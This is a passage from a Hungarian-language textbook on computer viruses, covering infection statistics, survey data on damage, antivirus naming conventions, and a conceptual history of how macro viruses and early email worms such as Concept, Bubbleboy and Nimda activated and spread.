
Ábra 16. Vírustípusok relatív gyakorisága

Napjainkban, ahogyan a floppyk szerepe csökken az adatmozgatásban, úgy zuhan a boot vírusok részaránya. Az 1995 utáni rohamos visszaesés közvetlen oka pedig a 32 bites Windows operációs rendszerek megjelenése volt, ezek ugyanis a lemezkezelő BIOS rutinokat (amiket a fertőzéshez a boot vírusok magukra irányítottak) felváltották a 32 bites lemezkezelő rutinokkal. Így a boot vírusok életfeltétele megszűnt.

A programvírusok által okozott incidensek száma 1999-ben újra szignifikánsan növekedett, köszönhetően annak, hogy ekkora jelentek meg az igazán sikeresen terjedő natív Win32 vírusok, mint például a **W95.CIH**, vagy a **W95.Marburg**, amelyeknek terjedéséhez az is hozzájárult, hogy több számítástechnikai magazin CD-mellékletére is felkerültek. 2002 végén újabb felerősödése volt ennek a csoportnak, mert több e-mail vírus (főleg **Klez** variánsok) Win32 programvírusokkal fertőzve terjedtek el, illetve más hálózaton terjedő vírusok, főleg az **Opaserv** variánsai, szállították magukkal és indították el.

A makróvírusok 1995 közepén jelentek meg, és hamarosan a lista élére ugrottak. Első elterjedt reprezentánsuk, a **Concept** megjelenésekor a felhasználóknak fogalmuk sem volt, hogy létezhet dokumentumban fészkelő vírus, még a figyelmeztető jelek ellenére sem gyanakodtak semmi rosszra. Mire aztán pár hónap elteltével a közvélemény rádöbbent a veszély valós voltára, addigra a **Concept** már elterjedt világszerte. 2000 végéig egyértelműen domináltak, majd súlyuk egyre csökkent. Ez elsősorban azért történt, mert a makróvírus fertőzések abszolút mértékben is csökkent (köszönhetően a Microsoft Office programokba bevezetett vírusvédelmi megoldásoknak), ugyanakkor a VBScript vírusok és az e-mail programférgek által okozott incidensek száma hihetetlen mértékben megnőtt.

Az e-mail védelemre szakosodott MessageLabs statisztikái alapján, 2001 folyamán jelentősen megnőtt az e-mailen terjedő vírusok forgalma: amíg 2000 szeptemberében csak minden 1400-adik levél volt vírusos, addig 2001 decemberében, a **Sircam** és **Nimda** fertőzések tetőpontján már minden kétszázadik levél vírust tartalmazott. Azóta nagyjából stabilizálódott a helyzet, egészen 2004 elejéig, a **Mydoom** felbukkanásáig, amikor már minden huszadik e-mail vírussal fertőzött volt. Bármennyire egyszerűnek is látszik a védekezés, szemmel láthatóan nem sikerül globálisan úrrá lenni a helyzeten.



Ábra 17. A vírust tartalmazó e-mail üzenetek arányának változása


Referenciák (online vírus statisztikák):

- Messagelabs: `http://www.messagelabs.com/viruseye/threats/`
- Trend Micro: `http://www.trendmicro.com/map/`
- F-Secure: `http://www.f-secure.com/virus-info/statistics/`

4.2.3 A vírushelyzet a felmérések tükrében

Az International Computer Security Association (ICSA) éves rendszerességgel készít felméréseket a vírushelyzetről (ld. referenciát).

A felmérés során az Egyesült Államok cégjegyzékéből véletlenszerűen választottak ki 300 céget, amelyek egyenként legalább 500 PC-t használnak. A felmérés által felölelt 20 hónapos időintervallum (2001 július – 2002 december) során több mint 1.2 millió vírusincidenst jegyeztek fel. Átlagosan tehát havonta minden 1000 PC-re 115 vírusincidens jutott.




Ábra 18. 1000 PC-re jutó havi vírusincidensek

A rendszergazdák számára fontos információ lehet, milyen úton jutnak be a vírusok. A legfontosabb behatolási útvonalak százalékos arányát (a korábbi eredményekkel összehasonlítva)

az alábbi táblázat foglalja össze (a táblázatban az összeg 100%-nál nagyobb lehet, mert a résztvevők több behatolási útvonalat is megjelölhettek):


Forrás	1996	1997	1998	1999	2000	2001	2002
E-mail melléklet	9	26	32	56	87	83	86
Floppy lemez	74	88	67	39	6	1	0
Internet letöltés	12	24	14	16	2	20	15

Táblázat 7. Vírus behatolási útvonalak



Ábra 19. Behatolási útvonalak

Amíg 5 évvel ezelőtt elsősorban a floppykon behordozott vírusok voltak a dominánsak, addig mára a legfontosabb behatolási útvonallá az e-mail melléklet és az internetes letöltés (a kettő együtt a fertőzések több mint 99%-áért felelős) vált. Tanulság: minél hamarabb beszerezni olyan védelmeket, amelyek a levelezést és az Internetes forgalmat képesek ellenőrizni és szűrni.



Ábra 20. Vírusok behatolási pontjai

4.2.3.1 A vírusincidensek által okozott kár

Egy komolyabb vírusincidens komoly károkat is okozhat. A közhiedelemmel ellentétben ez nem elsősorban a vírus által szándékoltan okozott kárból (tönkretett állományok, leformázott merevlemezek) származik.

Az egyik okozott kár a szervergépek szükségszerű leállása. A felmérés adatai szerint az incidensek 65%-ában 1 óránál rövidebb volt az így elveszített idő, de mivel voltak olyan esetek is, ahol 1000 óráig állnia kellett a szervereknek, az átlagos hozzá nem férési idő 14 órára jött ki. Óriási változás történt a két évvel ezelőtti felméréshez képest, amikor is az átlagos hozzá nem férési idő 5 óra volt, és az incidensek 88%-ában 1 óránál kevesebb időt vett igénybe az eltávolítás. A nagy változás oka a rohamosan terjedő e-mail vírusoknak köszönhető, amelyeket egy nagyvállalatból lényegesen nehezebb és hosszadalmasabb eltávolítani, mint korábban egy makróvírus fertőzést.

Ugyancsak fontos tényező a befektetett idő: a rendszergazdák egyéb hasznos tevékenységeik helyett kénytelenek éppen vírust irtani. Az incidensek 80%-a esetében 20, vagy annál kevesebb embernap elégséges volt leküzdéshez, az átlag 19 embernap volt.

Mindezeket összesítve kiderült, hogy az incidensek 65%-át megúszták 10000 dollár alatt, átlagosan pedig 69000 dollárba került az amerikai cégeknek egy-egy incidens. Mivel pedig ugyancsak a felmérés adatai szerint havonta minden 1000 PC-re 105 vírusincidens jutott, igencsak tekintélyes összeg jön ki a végén.

Referencia:

8th Annual ICSA Labs Computer Virus Prevalence Survey, 2002: `http://www.icsalabs.com`

4.2.4 Vírusok elnevezése

Amikor a víruskereső megtalál egy vírust, arról értesíti a felhasználót. Ilyenkor az első kérdés az, hogy pontosan milyen vírus is okozta a fertőzést. Ez a látszatra egyszerűnek tűnő feladat valójában elég problémás lehet, ugyanis a víruskeresők nem feltétlenül egységesen nevezik el a vírusokat.

Ugyanazt a vírust nagyjából egy időben több víruslaborban is feldolgozzák, és nem feltétlenül ugyanazt a nevet adják neki. Az elterjedtebb vírusoknál a különböző cégek törekednek arra, hogy az elnevezés azonos legyen, de ez nem minden esetben történik meg.


Szerencsére létezik olyan keresztreferencia táblázat, amiben a különböző víruskeresők elnevezései összevethetők. A Virus Bulletin rendszeresen frissítve teszi közzé ezt az adatbázist (`http://www.virusbtn.com/resources/vgrep/index.xml`).

Ebben keresgélve könnyen megtudhatjuk, hogy milyen néven érdemes kérdezősködni vagy keresgélni, ha a víruskereső az **`I-Worm.Verona.A`** vírust találta meg.

```
ALWIL AVAST! LGUARD 7.70-56 05-Sep-2001          : Win32:Verona [Wrm]
GRISoft AVGLite 6.277/146 05-Sep-2001            : I-Worm/Verona
Kaspersky Lab KAVDOS32 3.0/135 06-Sep-2001       : I-Worm.Blebla.a
SOFTWIN AVXC 5.9.1 07-Sep-2001                   : I-Worm.Verona
Dialogue Science DrWeb386 4.25 08-Sep-2001       : Win32.HLLW.Romeo.29184
Frisk Software F-Prot 3.10c 06-Sep-2001          : security risk or a "backdoor"
program
McAfee ScanPM 4.1.50 07-Sep-2001                 : W32/BleBla.a@MM
Symantec NAV CE 7.0 VSCAND 07-Sep-2001           : W32.Blebla.Worm
```

```
ESET NOD32DOS 1.103 05-Sep-2001                    : Win32/Verona.A worm
Norman NVCCx 5.10.06 07-Sep-2001                   : W32/Blebla.A@mm
Panda Anti-Virus PAVCL 07-Sep-2001                 : I-Worm/Verona.A
Trend Micro PCSCAN 7.37/935 06-Sep-2001            : TROJ_BLEBLA.A
GeCAD RAV 8.1.001 07-Sep-2001                      : I_Worm/Blebla.A
Sophos SWEEP 3.49 07-Sep-2001                      : W32/Verona
CAI VET RESCUE 10.3.2.0 06-Sep-2001                : Win32.Verona.A
VirusBuster VirusBuster v11.00 7.242 07-Sep-2001 : I-Worm.Verona.A
```

Az avatott szemnek a vírus teljes elnevezése már sokat elárulhat. Egy vírus neve több tagból tevődik össze az alábbi formában:



Ábra 21. Vírus nevének felépítése

Természetesen a fenti esetnél komplikáltabb nevek is felléphetnek, de a fenti séma általában igaz.

Típus

Ez a mező határozza meg, hogy az adott vírus melyik víruscsoportba tartozik. Következetes és alapos víruselnevezést alkalmazó cégek esetében ebből a mezőből származtatható a legtöbb információ. Az alábbi táblázatban szerepelnek a lehetséges típuselnevezések közül a leggyakrabban előfordulók.

Típus	Magyarázat
AOL	Az America Online üzenő rendszerre specializálódott vírus
BAT	Batch állományokat fertőző vírus
Boot	Boot vírus
HLL	Magas szintű programozási nyelvben megírt vírus. Alcsoportjai: HLLO: A célpontokat felülírja saját magával, így azok tartalma elveszik HLLC: Az EXE kiterjesztésű célpontok elé COM kiterjesztéssel bemásolja magát HLLP: A célpontokat hagyományos módon fertőző vírus
Java	Java alkalmazásokat fertőző vírus
JS	Java Script programokat fertőző vírus
PWSTEAL	Jelszólopó trójai
Tro, Trojan	Trójai program
VBS	Visual Basic Script vírus
W32, Win32	Olyan vírus, amely az összes 32 bites rendszeren életképes és fertős
W95, W98, Win9x	Csak Windows 95, Windows 98, vagy mindkettő alatt életképes vírus
Win, Win16	Windows 3.x alatt működőképes vírus
WNT, WinNT	Windows NT alatt működőképes vírus
W2K	Windows 2000 alatt működőképes vírus
IRC	IRC-n terjedő vírus
P2P	Peer-to-Peer fájlcserélő hálózaton keresztül terjedő vírus
I-Worm	Interneten terjedő programféreg
Worm	Lokális hálózaton, megosztásokon terjedő féregprogram
AM, ACCESS.97	Access makróvírus
WM, WORD	Word 6 vagy Word 7 makróvírus
WM97, W97M, WORD.97	Word97 makróvírus
XM, EXCEL	Excel 5 makróvírus
XM97, EXCEL.97	Excel 97 makróvírus
XF	Excel formula makróvírus
PM98	MS Project makróvírus
OM97, OFFICE.97, CROSS	Az Office 97 több alkalmazását is megfertőző, többéltű vírus
VM98	Visio makróvírus
PP97, POWERPOINT.97	PowerPoint makróvírus

Táblázat 8. A leggyakoribb vírus elnevezések

Család

Ez a mező azonosítja, hogy melyik víruscsaládba tartozik a példány. Azokat a vírusokat sorolják egy családba, amelyek az elemzés alapján ugyanazon alappéldány módosításával jöttek létre.

Általában igyekeznek olyan jellemző nevet találni egy-egy vírusra, amiből már a név alapján is azonosítható a vírus.

Variáns

Ez a mező azonosítja be, hogy az adott családon belül melyik konkrét vírusról van szó. A víruscsaládok népessége igen különböző, van, amelyikbe csak egy vírus tartozik, de a népesebbekbe, mint amilyen a **`Vienna`** vagy a **`Jerusalem`**, több száz vírus is tartozhat.

A variáns specifikálására két alapeset különböztethető meg. A fájlvírusok esetében, amikor a víruskód effektív hossza egyértelműen meghatározható, a víruskód effektív hossza szerepel ebben a mezőben; akkor viszont, amikor a víruskód effektív hossza nem határozható meg pontosan (pl. a batch vírusok illetve a makróvírusok esetében), betűkód szerepel, mint a **`WORD.Concept.AK`** esetében.

Módosító

Ez a mező a vírus egyéb tulajdonságairól árulkodik. Leggyakoribb értékeit az alábbi táblázat foglalja össze.

Mező	Jelentés
.Gen, .Based	Nem specifikus pontos felismerés, hanem egy víruscsaládra jellemző közös kódrészletek alapján történt generikus azonosítás
.Dam	A vírusnak a fájlban talált példánya nem működőképes hibás fertőzés miatt
.Int	A vírus nem működőképes a benne levő hibák miatt
.Drop	Nem a vírust, hanem az azt kiszabadító és feltelepítő dropper programot tartalmazza a fájl
.Kit	Nem vírus, hanem vírus készítésére alkalmas vírusgenerátor
@m	A vírus a terjedés során e-mailben is továbbküldi magát, fertőzésenként egy példányban
@mm	A vírus a terjedés során e-mailben is továbbküldi magát, fertőzésenként több példányban

Táblázat 9. Vírusnév-mezők jelentése

Így például a **`W32.Magistr.B@mm.Dam`** névből kiszűrhetjük, hogy a 32 bites Windows platformokon terjedő, Windows programokat fertőző vírus, ami fertőzéskor elektronikus levélben is szétküldi magát. Csak éppen az állomány, amivel összefutottunk, egy sérült, életképtelen víruspéldányt tartalmaz.

A vírusok elnevezésére a CARO tett ajánlást, megemlítve a teljes név egyes elemeinek a szerepét (`http://downloads.securityfocus.com/library/naming.txt`), illetve a családnevekre vonatkozó korlátozásokat.

Referenciák:

`http://securityresponse.symantec.com/avcenter/reference/virus.and.vulnerability.pdf` vagy `http://tinyurl.com/3cbpz`

4.2.5 Makróvírusok


A makróprogram az alkalmazásokba beépített belső parancsokból felépülő nyelv. Az elsődleges feladata az, hogy a mechanikusan ismétlődő feladatokat automatizálni lehessen.

A legelsőként megírt példány az 1994. decemberében született **DMV** volt, de ezt csak jóval később, a **Concept** elterjedése után adta ki szerzője a kezei közül. A felhasználók és a nagyvilág számára az első makróvírus a **Concept** volt (1995 közepén), amely felbukkanása után rövid idő alatt hihetetlen mértékben terjedt el világszerte.

Több pontban lehet összefoglalni az okokat, ami miatt a korábbi vírusoknál sokkal szélesebb körben elterjedhettek:

1. Az átlagos felhasználók sokkal sűrűbben cserélnek dokumentumokat, mint programokat vagy floppykat, ezért a hagyományos vírusoknál nagyságrendekkel gyorsabban terjed szét egy fertőzés.
2. A levelezési szokások átalakulása miatt egyre gyakoribb a dokumentumok mellékletként való küldése, és a levelezőprogramok (Outlook, Outlook Express stb.) ezeket rögtön a Word-el nyitják meg.
3. A BASIC nyelvben sokkal egyszerűbb megírni egy vírust, mint assemblerben, és gyakorlatilag a PC architektúrájáról sem kell semmi háttér-információval rendelkezni. Emiatt a kezdő vírusíróknak sokkal könnyebb feladat egy makróvírus megírása, mint mondjuk egy boot vírus írása.
4. A makróvírusok forráskód formájában terjednek, így könnyebb a vírusok megértése, visszafejtése és új variánsok gyártása.

A hamburgi Virus Test Center által vezetett makróvírus lista alapján összesíthető, hogy az egyes makróvírus fajták milyen részesedéssel bírnak.



Ábra 22. Makróvírusok százalékos aránya

A túlnyomó többség láthatóan Word és Excel makróvírus, kb. 2%-nyi azon vírusok aránya, amelyek többféle Office alkalmazást is megtámadnak, és maradék mindössze 0,4%-nak is mintegy fele PowerPoint vírus. Elenyésző, kb. 0.2%-nyi az olyan makróvírusok aránya, amelyek nem Microsoft Office alkalmazások dokumentumaiban élősködnek. Mindezek fényében elsősorban a Word esetére érdemes koncentrálni.

Létezik 5 előre definiált, fix nevű ún. ***automatikus makró***, amelyek egy-egy eseményhez tartoznak, annak előfordulásakor kerülnek végrehajtásra. Ha például egy sablon tartalmaz egy *AutoClose* nevű makrót, akkor minden, ezen a sablonon alapuló dokumentum lezárásakor ez a makró automatikusan végrehajtásra kerül.

Makró neve	Végrehajtódás feltétele
AutoExec	MS Word indítása
AutoOpen	Dokumentum nyitása
AutoClose	Dokumentum zárása
AutoExit	Kilépés az MS Word-ből
AutoNew	Új dokumentum létrehozása

Táblázat 10. Makrók és végrehajtódásuk feltétele

Ha egy dokumentumban van *AutoOpen* névre hallgató makró, akkor elegendő csak megnyitni, a Word már szabadjára is engedte a vírust.

A Microsoft Office lehetőséget ad automatikusan betöltődő ***globális sablonok*** készítésére. Ezt két módon lehet megvalósítani. Vagy be kell másolni a megfelelő Office alkalmazás **`STARTUP`** könyvtárába (ez Word esetén a **`Program Files\Microsoft Office\Office\Startup`** könyvtár, Excel esetében a **`Program Files\Microsoft Office\Office\XLStart`** könyvtár), vagy be kell jegyezni a **`Tools|Templates and Addins`** menüpont segítségével. A második módszer esetén a regisztrációs adatbázis közvetlen manipulálásával, a **`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\Word\Addins`** kulcs alatt is el lehet végezni a hozzáadást.

Az ebben a könyvtárban levő dokumentumokat a megfelelő Office alkalmazás induláskor automatikusan betölti. Ha a dokumentum AutoExec vagy AutoOpen makrót tartalmaz, akkor az lefut. Ha több globális sablon is van a **`STARTUP`** könyvtárban, akkor azok fordított ábécé sorrendben aktivizálódnak.

A globális sablonokban levő makrók globálisan elérhetővé válnak. Ha több sablon is tartalmazza ugyanazt a makrót (pl. **`FileSaveAs`**), akkor az ábécé sorrend szerinti első sablon makrója aktivizálódik.

A másik aktivizálódási lehetőség egy vírus számára abban rejlik, hogy a Word beépített, *menüből kiválasztható parancsait* makrókkal felül lehet definiálni. Ha például létezik egy **`FileSaveAs`** nevű makró a mintaállományban (amely éppen az aktív ablakban van), akkor a "*Save As...*" menüpontot kiválasztva nem az eredeti Word parancs, hanem ez a makró kerül végrehajtásra.

Az Office 97-ben általános platformmá választott, de korábban már az Excel 5-ben is jelenlevő VBA (Visual Basic for Applications) még hozzáadott párat ezekhez a módszerekhez.

A VBA környezet lehetőséget nyújt *dokumentum szintű események* kezelésére. Ezek hasonlóak az előzőekben ismertetett automatikus makróhoz, csak nem az alkalmazás eseményeihez, hanem az adott dokumentum eseményeihez kapcsolódnak. Így például a Word 97 esetében létrehozható a *`Document_Close`* nevű eljárás, amely akkor aktivizálódik, amikor az adott dokumentumot (illetve sablon esetében az adott sablonon alapuló dokumentumot) bezárják. Egy segédprogram például megteheti, hogy létrehozva a *`Workbook_BeforeSave`* eljárást az elmenteni szándékozott Excel munkalapokról biztonsági másolatot készítsen. Sajnos ugyanezt egy vírus is kihasználhatja a fertőzéshez.

Léteznek ezeknél egzotikusabb aktivizálódási módszerek.

4.2.5.1 Tipikus fertőzési forgatókönyv

A makróvírusok jellemzően a normális munkakapcsolatok során megosztott illetve továbbított dokumentumokon keresztül terjedtek. Bár vannak e-mailen keresztül aktívan terjedő vírusok (Melissa variánsok), nem ez a legjelentősebb terjedési mód, hanem a humán továbbítás.


Ennek során a felhasználó partnerétől kapja a fertőzött dokumentumot, azt szerkesztésre megnyitva a globális sablon megfertőződik. A továbbiakban minden szerkesztett dokumentum fertőzött lesz, és ha ezek közül valamelyiket továbbadja, akkor terjed tovább a fertőzés új számítógépre.

Referenciák:

VTC Hamburg, `http://agn-www.informatik.uni-hamburg.de/vtc/macrol.htm`

4.2.6 E-mailen terjedő vírusok

Egy tipikus levélvírus az első felbukkanása utáni fél napban viharos sebességgel terjed, azonban kb. 3 nap múlva (köszönhetően a víruskeresőkhöz kiadott frissítések rutinszerűvé váló gyors szétterítésének) már gyakorlatilag eltűnik a színről. Mindezt a 2002 februárjában felbukkant **`Myparty.A`** vírus példáján is jól láthatjuk: a felbukkanás után két nappal a vírusfertőzési ráta már visszaesett az eredeti értékre.



Ábra 23. Vírusfertőzési ráta

4.2.6.1 Féreg-aktivizálódás

Tanulságos átnézni, milyen mechanizmusok révén aktivizálódnak a levélben terjedő vírusok.

A legtipikusabb forgatókönyv szerint az átlagpolgár kap egy levelet egy ismerőstől vagy ismeretlentől, amely tartalmaz egy mellékletet, amelyen vagy egy shareware program regisztrációját feltörő programocska van, vagy pornográf weboldalak hozzáférési jelszavait

tartalmazza. Sajnos többségük ellenőrzés nélkül lefuttatja/megnézi ezeket a mellékleteket. És ebben a pillanatban már el is indították a féregprogramot.

De nem elég, ha arra szorítkozunk, hogy a levélmellékleteket nem futtatjuk le. Bizonyos esetekben már a levél elolvasásakor végrehajtódhat a melléklet. Az első példa ilyen féregprogramokra a **Bubbleboy** és a **KAKWorm** volt.

Röviden összefoglalva az alábbi tényezők játszottak össze ezek működőképességéhez:

1. A levelezésre széles körűen használt Outlook és Outlook Express programok képesek HTML formátumú levelek írására és olvasására.
2. A HTML levelek olvasására belül az Internet Explorer motorját használja, vagyis mindaz, amit az IE meg tud emészteni, belekerülhet a levelekbe is. Többek között a VBScript betétek és az ActiveX vezérlők is. Ez még nem lenne baj, hiszen csak a biztonsági szempontból biztonságosnak ítélt ActiveX elemeket használhatók. Ez a kitétel annyit jelentene, hogy semmilyen kártékony cselekedetre nem lehet ezeket felhasználni, ezért szkriptekben minden figyelmeztetés nélkül felhasználhatók. Két ilyen ActiveX elemet, a *sriptlet.typelib*-et és az *Eyedog*-ot tévesen biztonságosnak nyilvánítottak. Holott a *scritplet.typelib* kontroll segítségével fájlokat lehet megváltoztatni vagy létrehozni a felhasználó gépén, a rendszerfájlok változtatásával pedig az operációs rendszer parancsait végre lehet hajtatni.

Elegendő pusztán egy, a férget tartalmazó levelet megnyitni ahhoz, hogy elszabaduljon a **Bubbleboy**. Ekkor ugyanis a HMTL formátumú levelet az Outlook megjeleníti, közben pedig értelmezi, és lefuttatja a benne rejlő, a férget tartalmazó szkriptet.

Ettől eltérő módszereket alkalmaznak az újabb vírusok, amelye széles körben először a **Nimda** vírusban mutatkoztak meg; a MIME kódolású levelek kezelésében levő biztonsági lyukat használta ki. A megfelelő módon megszerkesztett fejlécű levelek megnézésekor egy, az Internet Explorer 5.0 és 5.01 verzióiban levő biztonsági hiba miatt a vírus aktivizálódik. A hiba abban rejtőzött, hogy a levélbe egy kódolt EXE programot szúrtak be mellékletként, viszont a fejlécben ez audio-wav hangállományként szerepelt. A levelezőprogram a fejléc alapján automatikus megnyitásra biztonságosnak ítélte a mellékletet, viszont megnyitáskor észlelte, hogy ez egy EXE program, a biztonságos értékelés megmaradt, és a mellékelt vírus lefutott.

4.2.6.2 Féreg-terjedés

A fertőzött gépről való továbbterjedés elérésére több módszert is alkalmazhatnak a féregprogramok. Kihasználhatják a számítógépre telepített levelezőprogramokat, például az Outlook ActiveX programozási felületére támaszkodva, vagy a Windows MAPI programozói felületét használva, illetve dolgozhatnak teljes mértékben függetlenül a levelezőprogramtól. Ez utóbbi esetben leggyakrabban egy SMTP szerveren keresztül küldik el magukat.

Az Outlook vezérlése

Az Outlookon keresztül terjedő férgek az ActiveX programozási felület parancsait kihasználva két ponton nyúlnak hozzá az Outlook objektum modelljéhez:

- kigyűjtik a címlistákból a címzetteket
- kiküldik a leveleket ezekre a címekre, mellékelve a vírust.

Ez a funkcionalitás az Outlook 98 verziótól kezdve érhető el. Az Outlook 2000-hez kiadott Service Pack 2 viszont mindkét lehetőséget lezárta külső programok előtt, ennek is betudhatóan az Outlookon keresztül terjedő vírusok jelentősége rohamosan visszaesett.

